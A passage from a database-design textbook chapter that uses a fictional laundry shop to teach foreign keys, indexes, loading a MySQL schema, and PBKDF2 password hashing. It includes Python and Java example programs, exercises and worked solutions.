ALTER TABLE Bill ADD CONSTRAINT Bill_Service FOREIGN KEY (Service_id)
    REFERENCES Service (id) ON DELETE RESTRICT ON UPDATE CASCADE;
-- Reference: Employee_Employee (original)
ALTER TABLE Employee ADD CONSTRAINT Employee_Employee FOREIGN KEY (spv_id)
    REFERENCES Employee (id) ON DELETE RESTRICT ON UPDATE CASCADE;
-- Reference: Employee_Outlet (new)
ALTER TABLE Employee ADD CONSTRAINT Employee_Outlet FOREIGN KEY (Outlet_id)
    REFERENCES Outlet (id) ON DELETE RESTRICT ON UPDATE CASCADE;
-- Reference: Bill_Outlet (new)
ALTER TABLE Bill ADD CONSTRAINT Bill_Outlet FOREIGN KEY (Outlet_id)
    REFERENCES Outlet (id) ON DELETE RESTRICT ON UPDATE CASCADE;
-- Reference: Payment_Bill (new)
ALTER TABLE Payment ADD CONSTRAINT Payment_Bill FOREIGN KEY (Bill_id)
    REFERENCES Bill (id) ON DELETE RESTRICT ON UPDATE CASCADE;
-- Reference: StatusLog_Bill (new)
ALTER TABLE StatusLog ADD CONSTRAINT StatusLog_Bill FOREIGN KEY (Bill_id)
    REFERENCES Bill (id) ON DELETE RESTRICT ON UPDATE CASCADE;
-- Reference: StatusLog_Employee (new)
ALTER TABLE StatusLog ADD CONSTRAINT StatusLog_Employee FOREIGN KEY (Employee_id)
    REFERENCES Employee (id) ON DELETE RESTRICT ON UPDATE CASCADE;
```

Declaring them afterwards means the tables can be created in any order. SQLite has no `ALTER TABLE ... ADD CONSTRAINT`, so its file declares foreign keys inside `CREATE TABLE`; that is allowed even when the referenced table does not exist yet, because SQLite checks references only when rows are written.

6.13.4 Indexes

A key tells the database what must be unique; an **index** tells it how to find rows fast. **Listing 6.11** is the list, the same in both files.

Listing 6.11 `sql/schema.sqlite.sql`, lines 230–243: fourteen indexes, one unique. Each exists for a query the application runs often.

```
CREATE UNIQUE INDEX Employee_email_uq   ON Employee (email);
CREATE INDEX Employee_spv_idx           ON Employee (spv_id);
CREATE INDEX Employee_outlet_idx        ON Employee (Outlet_id);
CREATE INDEX Customer_name_idx          ON Customer (name);
CREATE INDEX Customer_phone_idx         ON Customer (phone);
CREATE INDEX Bill_customer_idx          ON Bill (Customer_id);
CREATE INDEX Bill_employee_idx          ON Bill (Employee_id);
CREATE INDEX Bill_service_idx           ON Bill (Service_id);
CREATE INDEX Bill_outlet_status_idx     ON Bill (Outlet_id, status);
CREATE INDEX Bill_arrived_idx           ON Bill (arrived);
CREATE INDEX Payment_bill_idx           ON Payment (Bill_id);
CREATE INDEX Payment_paid_at_idx        ON Payment (paid_at);
CREATE INDEX StatusLog_bill_idx         ON StatusLog (Bill_id, changed_at);
CREATE INDEX StatusLog_employee_idx     ON StatusLog (Employee_id);
```

Every foreign key has an index, so that "the bills of this customer" and "may I delete this service?" are answered without reading the whole table. `Bill_outlet_status_idx` serves the queue page ("open bills of this outlet"), `Bill_arrived_idx` and `Payment_paid_at_idx` the monthly reports, `Customer_name_idx` and `Customer_phone_idx` the customer search, and the unique `Employee_email_uq` the sign-in. Chapter 7 measures what these indexes do with `EXPLAIN QUERY PLAN`.

6.13.5 Running the MySQL schema

Loading the MySQL files takes two commands, the second into the database the first creates:

```
mysql -u root -p < sql/schema.mysql.sql
mysql -u root -p profitina_laundry < sql/seed.mysql.sql
```

(With XAMPP on Windows, the client is `C:\xampp\mysql\bin\mysql.exe`, and the commands must run in the Command Prompt, because PowerShell does not support `<`.) Asked through `information_schema`, the loaded MariaDB database reports 57 columns, 21 `CHECK` constraints, 9 foreign keys and 23 index entries (an index on two columns counts twice): the same structure as SQLite, expressed in MySQL's own way.

6.14 Passwords: the Legacy Column and password_hash

6.14.1 Why the old column stays

The 2020 design stored passwords as `password varchar(5)` for customers and `char(5)` for employees, **readable, and at most five characters**. Both are indefensible today. A readable password is disclosed to anyone who sees the table: a developer, a backup, an attacker. Five characters can be guessed by any laptop in minutes.

Yet the columns are still there, because the rule of the extension was "keep the original design column for column". Old programs that insert customers still name the column, and it is `NOT NULL`, so the schema keeps it and every row stores the placeholder `*****`. **No program of the 2026 application reads it.** The real password lives in a new column, `password_hash`, in a form from which it cannot be read back.

6.14.2 What a password hash is

A **hash function** turns any input into a fixed-length fingerprint, in such a way that the input cannot be recovered from the fingerprint. To check a password, the application computes the fingerprint of what the user typed and compares it with the stored one. A fast hash such as SHA-

256 is not enough, because an attacker who steals the table can try billions of guesses per second. A **password hash** is deliberately slow and **salted**:

$$key = \text{PBKDF2}_{\text{HMAC-SHA256}}(password,\ salt,\ c,\ 32) \tag{6.8}$$

PBKDF2, defined in RFC 8018 [12], applies HMAC-SHA256 c times in a chain, so one guess costs c times as much work. The schema uses $c = 600{,}000$, the figure the OWASP Password Storage Cheat Sheet recommends for PBKDF2-HMAC-SHA256 [13]. The **salt** is 16 random bytes stored beside the hash, different for every user, so that two employees with the same password get different hashes and an attacker cannot reuse a precomputed table of common passwords. The key is 32 bytes long.

The stored value packs all of it into one string of four parts separated by `$`, as **Figure 6.8** shows for the owner's account.



Figure 6.8 The anatomy of `Employee.password_hash` for the owner: algorithm, iteration count, salt and derived key, the last two in standard Base64.

6.14.3 Verifying a password

Listing 6.12 shows what the legacy columns contain, takes the owner's stored hash apart, and verifies two candidate passwords exactly as every track of the book does.

Listing 6.12 `python/06_passwords.py`: the two password columns, and PBKDF2 verification in constant time.

```
"""Chapter 6, Section 6.14: the legacy password column and password_hash.

Shows what the two password columns hold, takes the owner's stored hash apart,
and verifies two candidate passwords the way every track of the book does:
PBKDF2-HMAC-SHA256 with the stored salt and iteration count, compared in
constant time.
Run:  python 06_passwords.py
"""
import base64
import hashlib
import hmac

from lpdb import open_db


def verify(password, stored):
    algorithm, iterations, salt_b64, hash_b64 = stored.split("$")
    if algorithm != "pbkdf2_sha256":
        return False
    salt = base64.b64decode(salt_b64)          # the 16 salt BYTES, not the text
    expected = base64.b64decode(hash_b64)
    key = hashlib.pbkdf2_hmac("sha256", password.encode("utf-8"), salt,
                              int(iterations), dklen=len(expected))
    return hmac.compare_digest(key, expected)  # same time for every mismatch


con = open_db()
for table in ("Customer", "Employee"):
    print(table, "legacy password values:",
          con.execute(f"SELECT DISTINCT password FROM {table}").fetchall(),
          " hashes:",
          con.execute(f"SELECT COUNT(password_hash) FROM {table}").fetchone()[0])

OWNER = "owner@profitina-laundry.example"
stored = con.execute("SELECT password_hash FROM Employee WHERE email = ?",
                     (OWNER,)).fetchone()[0]
algorithm, iterations, salt_b64, hash_b64 = stored.split("$")
print("\nowner's password_hash is", len(stored), "characters:")
print("  algorithm :", algorithm)
print("  iterations:", iterations)
print("  salt      :", salt_b64)
print("  salt bytes:", base64.b64decode(salt_b64).hex(" "))
print("  key       :", hash_b64)
for guess in ("Owner#2026", "owner#2026"):
    print(f"verify({guess!r}) -> {verify(guess, stored)}")
con.close()
```

```
Customer legacy password values: [('*****',)]  hashes: 0
Employee legacy password values: [('*****',)]  hashes: 14

owner's password_hash is 90 characters:
  algorithm : pbkdf2_sha256
  iterations: 600000
  salt      : JyvXTecVHbEnfad/9fAFlg==
  salt bytes: 27 2b d7 4d e7 15 1d b1 27 7d a7 7f f5 f0 05 96
  key       : pFbpqEpDCCxDbFVGmQFCV8yvI3e6pWgIx41FupND33k=
verify('Owner#2026') -> True
verify('owner#2026') -> False
```

Two details decide whether such code is secure. The salt must be **decoded** from Base64 to its 16 bytes before use; using the 24-character text instead produces a different key, and every login fails (Django's built-in hasher makes exactly that different choice, which is why the Django track of Chapter 13 needs a small custom hasher). And the comparison uses `hmac.compare_digest`, which takes the same time whether the first byte differs or the last; an ordinary `==` stops at the

first difference, and the time it takes leaks how much of a guess was right. `Owner#2026` verifies; `owner#2026`, one letter different, does not.

Storing passwords this way is not only good practice. UU PDP No. 27/2022 [14] requires a controller of personal data to protect it with appropriate technical measures, and its implementing regulation, PP No. 33/2026, which takes effect on 16 January 2027 [15], spells out the obligations of controllers and processors. A table of readable passwords would be a textbook breach.

6.15 The Same Work in Java

The Java programs repeat the three central steps through JDBC and the `sqlite-jdbc` driver in `java/lib/`. **Listing 6.13** reads `schema.sqlite.sql`, executes it statement by statement into a new file, and reads the result back through JDBC's `DatabaseMetaData`, the standard way to ask any database what it contains.

Listing 6.13 `java/CreateSchema.java`: create the schema from Java and list every table with its column count and the tables it refers to.

```
// Chapter 6, Section 6.15: create the empty schema from Java and read it back.
//   javac -d out CreateSchema.java
//   java -cp out:lib/sqlite-jdbc-3.53.2.0.jar CreateSchema
// (Windows: -cp "out;lib/sqlite-jdbc-3.53.2.0.jar")
import java.nio.file.Files;
import java.nio.file.Path;
import java.sql.Connection;
import java.sql.DatabaseMetaData;
import java.sql.DriverManager;
import java.sql.ResultSet;
import java.sql.Statement;

public class CreateSchema {
    public static void main(String[] args) throws Exception {
        Path db = Path.of("work", "java_empty.db");
        Files.createDirectories(db.getParent());
        Files.deleteIfExists(db);                 // a fresh file every run
        String script = Files.readString(Path.of("..", "sql", "schema.sqlite.sql"));
        // Remove "--" comments first: some of them contain a semicolon.
        script = script.replaceAll("(?m)--.*$", "");
        try (Connection con = DriverManager.getConnection("jdbc:sqlite:" + db);
             Statement st = con.createStatement()) {
            int n = 0;
            for (String sql : script.split(";")) {
                if (!sql.isBlank()) {
                    st.execute(sql);
                    n++;
                }
            }
            System.out.println(n + " statements executed");
            DatabaseMetaData md = con.getMetaData();
            String[] types = {"TABLE"};
            try (ResultSet t = md.getTables(null, null, "%", types)) {
                while (t.next()) {
                    String name = t.getString("TABLE_NAME");
                    if (name.startsWith("sqlite_")) {
                        continue;
                    }
                    int cols = 0;
                    try (ResultSet c = md.getColumns(null, null, name, "%")) {
                        while (c.next()) {
                            cols++;
                        }
                    }
                    StringBuilder refs = new StringBuilder();
                    try (ResultSet k = md.getImportedKeys(null, null, name)) {
```

Listing 6.13 (Continued) *java/CreateSchema.java: create the schema from Java and list every table with its column count and the tables it refers to.*

```
                        while (k.next()) {
                            refs.append(' ').append(k.getString("PKTABLE_NAME"));
                        }
                    }
                    System.out.printf("%-10s %2d columns, refers to:%s%n",
                                      name, cols, refs);
                }
            }
        }
    }
}
```

```
22 statements executed
Bill       12 columns, refers to: Customer Employee Outlet Service
Customer   12 columns, refers to:
Employee   14 columns, refers to: Employee Outlet
Outlet      5 columns, refers to:
Payment     6 columns, refers to: Bill
Service     3 columns, refers to:
StatusLog   5 columns, refers to: Bill Employee
```

Twenty-two statements: one `PRAGMA`, seven tables, fourteen indexes. The comments are removed before splitting on `;` because some comments in the schema contain a semicolon; splitting a SQL file on `;` without that precaution is a classic source of mysterious syntax errors.

Listing 6.14 runs five of the constraint tests from Java, on a copy of the database, with auto-commit switched off so that every test can be rolled back.

Listing 6.14 `java/CheckConstraints.java`: five constraint tests through JDBC. The connection property `foreign_keys` does what `PRAGMA foreign_keys = ON` does in Python.

```java
// Chapter 6, Section 6.15: the database refuses bad data, seen from Java.
// Works on a copy of laundry.db in work/, and rolls every statement back.
//   javac -d out CheckConstraints.java
//   java -cp out:lib/sqlite-jdbc-3.53.2.0.jar CheckConstraints
import java.nio.file.Files;
import java.nio.file.Path;
import java.nio.file.StandardCopyOption;
import java.sql.Connection;
import java.sql.DriverManager;
import java.sql.SQLException;
import java.sql.Statement;
import java.util.Properties;

public class CheckConstraints {
    static final String BILL = "INSERT INTO Bill (id, arrived, status, rack, "
        + "unit, payment, Customer_id, Employee_id, Service_id, Outlet_id) "
        + "VALUES ('B9990', '2026-09-30 19:00:00', 'queued', 'C20', 3, 24000, "
        + "'C0001', 'E0004', 'S0001', 'O01')";

    public static void main(String[] args) throws Exception {
        Path copy = Path.of("work", "check.db");
        Files.createDirectories(copy.getParent());
        Files.copy(Path.of("..", "data", "laundry.db"), copy,
                   StandardCopyOption.REPLACE_EXISTING);
        String[][] tests = {
            {"a correct new bill (control)", BILL},
            {"status 'washing'", BILL.replace("'queued'", "'washing'")},
            {"unknown customer C9999", BILL.replace("'C0001'", "'C9999'")},
            {"bill id B99901 (6 characters)", BILL.replace("'B9990'", "'B99901'")},
            {"delete service S0001 (has bills)",
             "DELETE FROM Service WHERE id = 'S0001'"},
        };
        Properties p = new Properties();
        p.setProperty("foreign_keys", "true");    // = PRAGMA foreign_keys = ON
        String url = "jdbc:sqlite:" + copy;
        try (Connection con = DriverManager.getConnection(url, p)) {
            con.setAutoCommit(false);              // one transaction per test
            for (String[] t : tests) {
                try (Statement st = con.createStatement()) {
                    st.executeUpdate(t[1]);
                    System.out.println("accepted  " + t[0]);
                } catch (SQLException e) {
                    String msg = e.getMessage();
                    int cut = msg.indexOf("(");        // keep the readable part
                    System.out.println("REFUSED   " + t[0] + "\n          "
                        + (cut > 0 ? msg.substring(cut) : msg));
```

Listing 6.14 (Continued) *java/CheckConstraints.java: five constraint tests through JDBC. The connection property foreign_keys does what PRAGMA foreign_keys = ON does in Python.*

```java
                } finally {
                    con.rollback();
                }
            }
        }
    }
}
```

```
accepted  a correct new bill (control)
REFUSED   status 'washing'
          (CHECK constraint failed: Bill_status_enum)
REFUSED   unknown customer C9999
          (FOREIGN KEY constraint failed)
REFUSED   bill id B99901 (6 characters)
          (CHECK constraint failed: Bill_id_len)
REFUSED   delete service S0001 (has bills)
          (FOREIGN KEY constraint failed)
```

Listing 6.15 verifies the owner's password with the Java platform's own PBKDF2 implementation. `PBEKeySpec` takes the key length in **bits** (32 bytes × 8 = 256), and `MessageDigest.isEqual` compares in constant time.

Listing 6.15 `java/VerifyPassword.java`: PBKDF2-HMAC-SHA256 verification of `Employee.password_hash` in Java.

```java
// Chapter 6, Section 6.15: verify a password against Employee.password_hash.
//   javac -d out VerifyPassword.java
//   java -cp out:lib/sqlite-jdbc-3.53.2.0.jar VerifyPassword
import java.security.MessageDigest;
import java.sql.Connection;
import java.sql.DriverManager;
import java.sql.PreparedStatement;
import java.sql.ResultSet;
import java.util.Base64;
import javax.crypto.SecretKeyFactory;
import javax.crypto.spec.PBEKeySpec;

public class VerifyPassword {
    static boolean verify(String password, String stored) throws Exception {
        String[] part = stored.split("\\$");
        if (part.length != 4 || !part[0].equals("pbkdf2_sha256")) {
            return false;
        }
        int iterations = Integer.parseInt(part[1]);
        byte[] salt = Base64.getDecoder().decode(part[2]);   // the BYTES
        byte[] expected = Base64.getDecoder().decode(part[3]);
        PBEKeySpec spec = new PBEKeySpec(password.toCharArray(), salt,
                                         iterations, expected.length * 8);
        byte[] key = SecretKeyFactory.getInstance("PBKDF2WithHmacSHA256")
                                     .generateSecret(spec).getEncoded();
        return MessageDigest.isEqual(key, expected);         // constant time
    }

    public static void main(String[] args) throws Exception {
        try (Connection con = DriverManager.getConnection(
                 "jdbc:sqlite:../data/laundry.db");
             PreparedStatement ps = con.prepareStatement(
                 "SELECT password_hash FROM Employee WHERE email = ?")) {
            ps.setString(1, "owner@profitina-laundry.example");
            try (ResultSet rs = ps.executeQuery()) {
                rs.next();
                String stored = rs.getString(1);
                for (String guess : new String[] {"Owner#2026", "owner#2026"}) {
                    System.out.println("verify(\"" + guess + "\") -> "
                        + verify(guess, stored));
                }
            }
        }
    }
}
```

```
verify("Owner#2026") -> true
verify("owner#2026") -> false
```

From the `java` folder, each program is compiled and run the same way (on Windows write `;` between the class-path entries):

```
javac -d out CreateSchema.java CheckConstraints.java VerifyPassword.java
java -cp out:lib/sqlite-jdbc-3.53.2.0.jar CreateSchema
java -cp out:lib/sqlite-jdbc-3.53.2.0.jar CheckConstraints
java -cp out:lib/sqlite-jdbc-3.53.2.0.jar VerifyPassword
```

6.16 Profitina in Practice

Profitina, the AI-visibility platform built in Surabaya and live at `app.profitina.com`, runs on PostgreSQL, and the design habits of this chapter are the ones such a product depends on.

Constraints in the database, not only in code. A product with several services writing to one database cannot trust each of them to remember every rule. Keys, foreign keys and `CHECK` constraints state the rules once, where every writer must pass.

Snapshots on purpose. A report that shows a brand's score for last month must show last month's score, even after the scoring method has changed. That is `Bill.payment` again: a value copied at the moment it was true, documented as a snapshot.

Audit trails. Who changed what, and when, is recorded in insert-only tables, like `StatusLog`, so that a question from a customer months later can be answered from data rather than memory.

Password hashing and personal data. Passwords are stored only as slow, salted hashes (Argon2id there, PBKDF2 here), and personal data follows the obligations of UU PDP and its implementing regulation.

Runnable practice always uses **Profitina Laundry**, never the real product.

6.17 Common Mistakes, and How to Avoid Them

Storing a derived value. A `role`, a `balance`, an `age`: each can contradict its source. Compute it, unless it is a deliberate snapshot that you document.

Repeating groups. `paid1`, `paid2`, `phone_home`, `phone_work`: a fact that repeats needs its own table.

Joining on names. Two customers are called Hana Chandra. Join on keys.

Believing the data proves a dependency. `phone → cust_id` holds today; it is not a rule of the shop. Declare only what the business promises.

Forgetting `PRAGMA foreign_keys = ON`. SQLite then accepts orphans silently (**Listing 6.6**). Switch it on in every connection, in every language.

Running MySQL without strict mode. Values are silently cut or clipped (**Listing 6.5**, non-strict run). Set `sql_mode` on every connection.

Relying on SQLite's column types. `VARCHAR(5)` holds a hundred characters in SQLite. Write the rule as a `CHECK`.

Using `CURRENT_TIMESTAMP` as a default in SQLite. It is UTC; the shop runs on WIB. Use `datetime('now','localtime')`, or better, let the application supply the time.

Deleting with `CASCADE` because it is convenient. Deleting a customer should never delete the history of the shop's money. `RESTRICT` makes the database ask first.

Splitting a SQL file on `;` naively. Comments and strings may contain semicolons. Remove comments first, or use the database's own script runner (`executescript` in Python).

Reading, logging or comparing the legacy `password` column. It holds `*****`; the real check is PBKDF2 against `password_hash`, with a constant-time comparison.

6.18 Chapter Summary

Design is deciding where each fact is written. Entities become tables, attributes columns, relationships foreign keys (**Table 6.3**); tables connect only by matching values.

The 2020 design (**Listing 6.1**, **Figure 6.1**, **Figure 6.2**) had four tables and unclear money and plain passwords (**Table 6.1**). **The 2026 extension** (**Table 6.4**, **Figure 6.3**, **Figure 6.4**) added `Outlet`, `Payment` and `StatusLog`, a hash column and constraints, and kept every old column.

Two notations, Chen and crow's foot (**Table 6.2**), say the same things: cardinality, participation, keys.

Keys (Equation (6.3)) identify rows; **constraints** (**Table 6.5**, **Listing 6.2**, **Listing 6.3**, **Listing 6.4**) make the database refuse bad data, as **Listing 6.5** and **Listing 6.6** show on SQLite and MariaDB, including strict-mode truncation. The bill's state machine (**Figure 6.5**) is one `CHECK` (Equation (6.4)); its order of changes is left to the application.

Normalization removes the redundancy behind update, deletion and insertion anomalies (**Listing 6.7**). **Functional dependencies** (Equation (6.5), **Figure 6.6**, **Listing 6.8**) and Armstrong's rules (Equation (6.6)) locate it; **1NF, 2NF** (**Table 6.6**), **3NF** (**Figure 6.7**, Equation (6.7)) and **BCNF** (**Table 6.7**) remove it. The schema is in BCNF, with documented snapshots and an audit trail; roles (Equation (6.2)) and balances (Equation (6.1)) are derived.

The data dictionary (**Table 6.8** to **Table 6.14**, **Table 6.15**) defines every column. **Two dialects** (**Table 6.16**, **Listing 6.9**, **Listing 6.10**, **Listing 6.11**) express one design. **Passwords** are PBKDF2 hashes (Equation (6.8), **Figure 6.8**, **Listing 6.12**); the legacy column holds `*****`. Java (**Listing 6.13**, **Listing 6.14**, **Listing 6.15**) prints the same results.

Codd [1], [6], Chen [2], Everest [3], Armstrong [5], Elmasri and Navathe [7] and Silberschatz, Korth and Sudarshan [8] are the theory; the SQLite documentation [4], [11], MySQL [9], MariaDB [10], RFC 8018 [12] and OWASP [13] the practice; UU PDP [14] and PP 33/2026 [15] the law; Kent [16] the plainest short guide to the normal forms; and the SQLite release history [17] the version of the engine used.

6.19 Exercises

6.1 Read the relationship between `Bill` and `Payment` in **Figure 6.4** aloud in both directions. Which symbol at which end tells you that a bill may have no payment?

6.2 List every candidate key of `Employee` and of `Payment`. For each, say how the schema enforces it.

6.3 A delivery rider keeps the table `Delivery(bill_id, delivered_at, rider_name, rider_phone, cust_id, cust_name, address)`, one row per delivery, with key `bill_id`. Write its functional dependencies, say which normal form it is in, and decompose it into 3NF. Show that your decomposition is lossless with Equation (6.7).

6.4 Compute the closure $\{svc\_id, unit\ \}^+$ in `CounterBook`, using only the dependencies of **Figure 6.6**. Is (`svc_id`, `unit`) a key?

6.5 Explain in your own words why `Bill.payment` does not violate 3NF, although price × unit usually equals it. Under what business rule *would* it violate 3NF?

6.6 Try to make "no employee supervises themselves" a `CHECK` constraint on MySQL or MariaDB. What happens, and why? Where must the rule live instead?

6.7 Write the data-dictionary row for a new column `Bill.note`, a free-text remark of at most 100 characters that the cashier may leave empty. Give its MySQL and SQLite declarations.

6.8 Design a table `TopUp` that records deposit top-ups (business rule BR-15), write it for SQLite, and show with a program that a top-up and the change to `Customer.credit` are written together and that bad top-ups are refused.

6.9 Insert a bill whose `arrived` is `'2026-09-30T19:00:00'` (with a `T`). What does SQLite do, and what does MariaDB do? Which behavior would you rather have, and why?

6.10 Is `StatusLog` in BCNF? Write its dependencies. Is `(Bill_id, status)` a candidate key? Use the data of Chapter 5 to answer.

6.11 Write a Java program that prints every employee with the role derived by Equation (6.2), computed in one SQL query.

6.12 The legacy `password` column cannot simply be dropped. List what a migration that removes it would have to check first, and explain why the migration of `App/database/MIGRATION.md` overwrites old plain passwords with `*****` instead of hashing them.

6.20 Solutions to the Exercises

6.1 "Each payment is for exactly one bill" (two bars at the `Bill` end); "each bill has zero or many payments" (a circle and a crow's foot at the `Payment` end). The **circle** at the payment end says "possibly none": 49 bills of the sample year have no payment (the 21 cancelled ones and 28 not yet paid).

6.2 `Employee`: `id` (the primary key `Employee_pk`) and `email` (the unique index `Employee_email_uq`). `Payment`: only `id`, a surrogate numbered automatically. The pair (`Bill_id`, `paid_at`) is unique in the data, but it is not declared, because two payments for one bill in the same second are possible (a customer paying part in cash and part by QRIS).

6.3 Dependencies: `bill_id → delivered_at, rider_name, cust_id`; `rider_name → rider_phone` (assuming names identify riders; better, a `rider_id`); `cust_id → cust_name, address`. The key is a single column, so the table is in 2NF, but `bill_id → rider_name → rider_phone` and `bill_id → cust_id → cust_name, address` are transitive, so it is not in 3NF. Decomposition: `Delivery(bill_id, delivered_at, rider_id, cust_id)`, `Rider(rider_id, rider_name, rider_phone)`, `Customer(cust_id, cust_name, address)`, which is the existing `Customer` table, so `cust_id` could even be dropped because `Bill` already names the customer. Lossless: `Delivery ∩ Rider = {rider_id}`, the key of Rider; `Delivery ∩ Customer = {cust_id}`, the key of Customer.

6.4 Start with $\{svc\_id, unit\}$. `svc_id → svc_desc, svc_price` adds two. No other determinant (`bill`, `cust_id`, `outlet_id`) is in the set, so the closure is $\{svc\_id, unit, svc\_desc, svc\_price\}$, four columns of thirteen. It is not a key: many bills share a service and a quantity. (Adding `payment` to

the closure would require the dependency `svc_id, unit → payment`, which **Listing 6.8** refuted on the full data.)

6.5 `payment` records what this bill was charged when it was created. Prices change, so the same service and quantity can be charged differently at different times: `Service_id, unit` does not determine `payment` as a rule, and without that dependency there is no transitive dependency. It *would* violate 3NF under the rule "a bill is always charged at the current price", because then `payment` would be a function of `Service_id` and `unit` and would have to be recomputed whenever a price changed.

6.6 On MariaDB 10.11 the statement of `sql/ex_self_supervisor.mysql.sql` fails with ERROR 1901: "Function or expression 'spv_id' cannot be used in the CHECK clause of `Employee_not_self`". MySQL and MariaDB forbid a `CHECK` on a column that a foreign key with referential actions (`ON UPDATE CASCADE` here) may change, because the cascade could change the value without the check running. The rule therefore lives in the application (the owner's employee screen refuses it) and in the App's consistency check `C09`, which counts violations and must return 0.

6.7 `note` | VARCHAR(100) | nullable | a remark by the cashier, never shown to the customer | NULL for all sample rows. MySQL: `note VARCHAR(100) NULL COMMENT 'Remark by the cashier'`. SQLite: `note VARCHAR(100) NULL` plus `CONSTRAINT Bill_note_len CHECK (note IS NULL OR length(note) <= 100)`, because SQLite does not enforce the length.

6.8 **Listing 6.16** is the table; **Listing 6.17** tests it.

Listing 6.16 `sql/ex_topup.sqlite.sql`: a `TopUp` table for deposit top-ups, with the naming and constraint style of the schema.

```
-- Exercise 6.8: a table that records deposit top-ups (business rule BR-15).
CREATE TABLE TopUp (
    id          INTEGER       NOT NULL PRIMARY KEY AUTOINCREMENT,
    Customer_id CHAR(5)       NOT NULL,
    topped_at   DATETIME      NOT NULL DEFAULT (datetime('now','localtime')),
    amount      DECIMAL(10,2) NOT NULL,
    method      VARCHAR(8)    NOT NULL,
    reference   VARCHAR(50)   NULL,
    Employee_id CHAR(5)       NOT NULL,      -- who took the money
    CONSTRAINT TopUp_amount_pos  CHECK (amount > 0),
    CONSTRAINT TopUp_method_enum CHECK (method IN ('cash','qris','transfer')),
    CONSTRAINT TopUp_topped_at_fmt
        CHECK (topped_at = strftime('%Y-%m-%d %H:%M:%S', topped_at)),
    CONSTRAINT TopUp_Customer FOREIGN KEY (Customer_id)
        REFERENCES Customer (id) ON DELETE RESTRICT ON UPDATE CASCADE,
    CONSTRAINT TopUp_Employee FOREIGN KEY (Employee_id)
        REFERENCES Employee (id) ON DELETE RESTRICT ON UPDATE CASCADE
);
CREATE INDEX TopUp_customer_idx ON TopUp (Customer_id, topped_at);
```

Listing 6.17 `python/ex_topup.py`: one top-up and its deposit change in one transaction, and three bad top-ups refused.

```
"""Chapter 6, Exercise 6.8: add the TopUp table to a copy and test it.

A top-up and the change to Customer.credit are written in ONE transaction,
so the deposit balance and its history can never disagree.
Run:  python ex_topup.py
"""
import os
import shutil
import sqlite3
import tempfile

from lpdb import DB, HERE

tmp = tempfile.mkdtemp()
copy = os.path.join(tmp, "topup.db")
shutil.copy(DB, copy)
con = sqlite3.connect(copy)
con.execute("PRAGMA foreign_keys = ON")
with open(os.path.join(HERE, "..", "sql", "ex_topup.sqlite.sql"),
          encoding="utf-8") as f:
    con.executescript(f.read())

before = con.execute("SELECT credit FROM Customer WHERE id = 'C0089'").fetchone()[0]
with con:                                          # one transaction: both or none
    con.execute("""INSERT INTO TopUp (Customer_id, topped_at, amount, method,
                   Employee_id) VALUES ('C0089', '2026-09-30 20:30:00',
                   200000, 'cash', 'E0004')""")
    con.execute("UPDATE Customer SET credit = credit + 200000 WHERE id = 'C0089'")
after = con.execute("SELECT credit FROM Customer WHERE id = 'C0089'").fetchone()[0]
print(f"C0089 deposit: {before} -> {after}")

BAD = [("amount 0", "('C0089', '2026-09-30 20:31:00', 0, 'cash', 'E0004')"),
       ("unknown customer", "('C9999', '2026-09-30 20:31:00', 50000, 'cash', "
                            "'E0004')"),
       ("paid from the deposit itself", "('C0089', '2026-09-30 20:31:00', "
                                        "50000, 'credit', 'E0004')")]
for name, values in BAD:
    try:
        with con:
            con.execute("INSERT INTO TopUp (Customer_id, topped_at, amount, "
                        "method, Employee_id) VALUES " + values)
        print("accepted", name)
    except sqlite3.IntegrityError as e:
        print(f"refused  {name}: {e}")
con.close()
shutil.rmtree(tmp)
```

```
C0089 deposit: 109000 -> 309000
refused  amount 0: CHECK constraint failed: TopUp_amount_pos
refused  unknown customer: FOREIGN KEY constraint failed
refused  paid from the deposit itself: CHECK constraint failed: TopUp_method_enum
```

Customer `C0089`'s deposit rises from Rp 109.000 to Rp 309.000, and the top-up row records who took the money and when. A top-up of 0, a top-up for a non-existent customer, and a top-up paid "from the deposit itself" are all refused by the database. With this table `Customer.credit` becomes recomputable: the balance equals the top-ups minus the `credit` payments, and a check query can compare the two.

6.9 SQLite refuses it: `CHECK constraint failed: Bill_arrived_fmt` (Chapter 5's troubleshooting table lists the same message). MariaDB accepts it and stores the normalized value, as `sql/ex_iso_datetime.mysql.sql` shows:

```
+-------+---------------------+
| id    | arrived             |
+-------+---------------------+
| B9990 | 2026-09-30 19:00:00 |
+-------+---------------------+
```

MariaDB's behavior is friendlier for a single statement, but it means the same program can write two different spellings to two engines. The SQLite rule forces every track to produce `YYYY-MM-DD HH:MM:SS`, which keeps text comparisons such as `arrived < '2026-10-01'` correct everywhere; that consistency is worth an error message.

6.10 Dependencies: `id → Bill_id, status, changed_at, Employee_id`. The only determinant is the key, so StatusLog is in BCNF. `(Bill_id, status)` is not a candidate key in general: a bill could in principle receive two complaints. In the sample year every bill has at most one row of each status, so the pair happens to be unique, but the business does not promise it, so it is not declared.

6.11 **Listing 6.18** answers it.

Listing 6.18 `java/StaffRoles.java`: every employee's derived role, from one query with `CASE` and `EXISTS`.

```java
// Chapter 6, Exercise 6.11: derive every employee's role (rule BR-12) in SQL.
//   javac -d out StaffRoles.java
//   java -cp out:lib/sqlite-jdbc-3.53.2.0.jar StaffRoles
import java.sql.Connection;
import java.sql.DriverManager;
import java.sql.ResultSet;
import java.sql.Statement;

public class StaffRoles {
    public static void main(String[] args) throws Exception {
        String sql = "SELECT e.id, e.name, e.Outlet_id, "
            + "CASE WHEN e.spv_id IS NULL THEN 'owner' "
            + "     WHEN EXISTS (SELECT 1 FROM Employee s "
            + "                  WHERE s.spv_id = e.id) THEN 'supervisor' "
            + "     WHEN e.section = 'transaction' THEN 'cashier' "
            + "     ELSE 'washer' END AS role "
            + "FROM Employee e ORDER BY e.id";
        try (Connection con = DriverManager.getConnection(
                 "jdbc:sqlite:../data/laundry.db");
             Statement st = con.createStatement();
             ResultSet rs = st.executeQuery(sql)) {
            while (rs.next()) {
                System.out.printf("%s  %-22s %s  %s%n", rs.getString(1),
                    rs.getString(2), rs.getString(3), rs.getString(4));
            }
        }
    }
}
```

```
E0001  Hendra Wijaya          O01  owner
E0002  Siti Nurhaliza Rahman  O02  supervisor
E0003  Bambang Sutrisno       O03  supervisor
E0004  Dewi Lestari Putri     O01  cashier
E0005  Anisa Rahmawati        O01  cashier
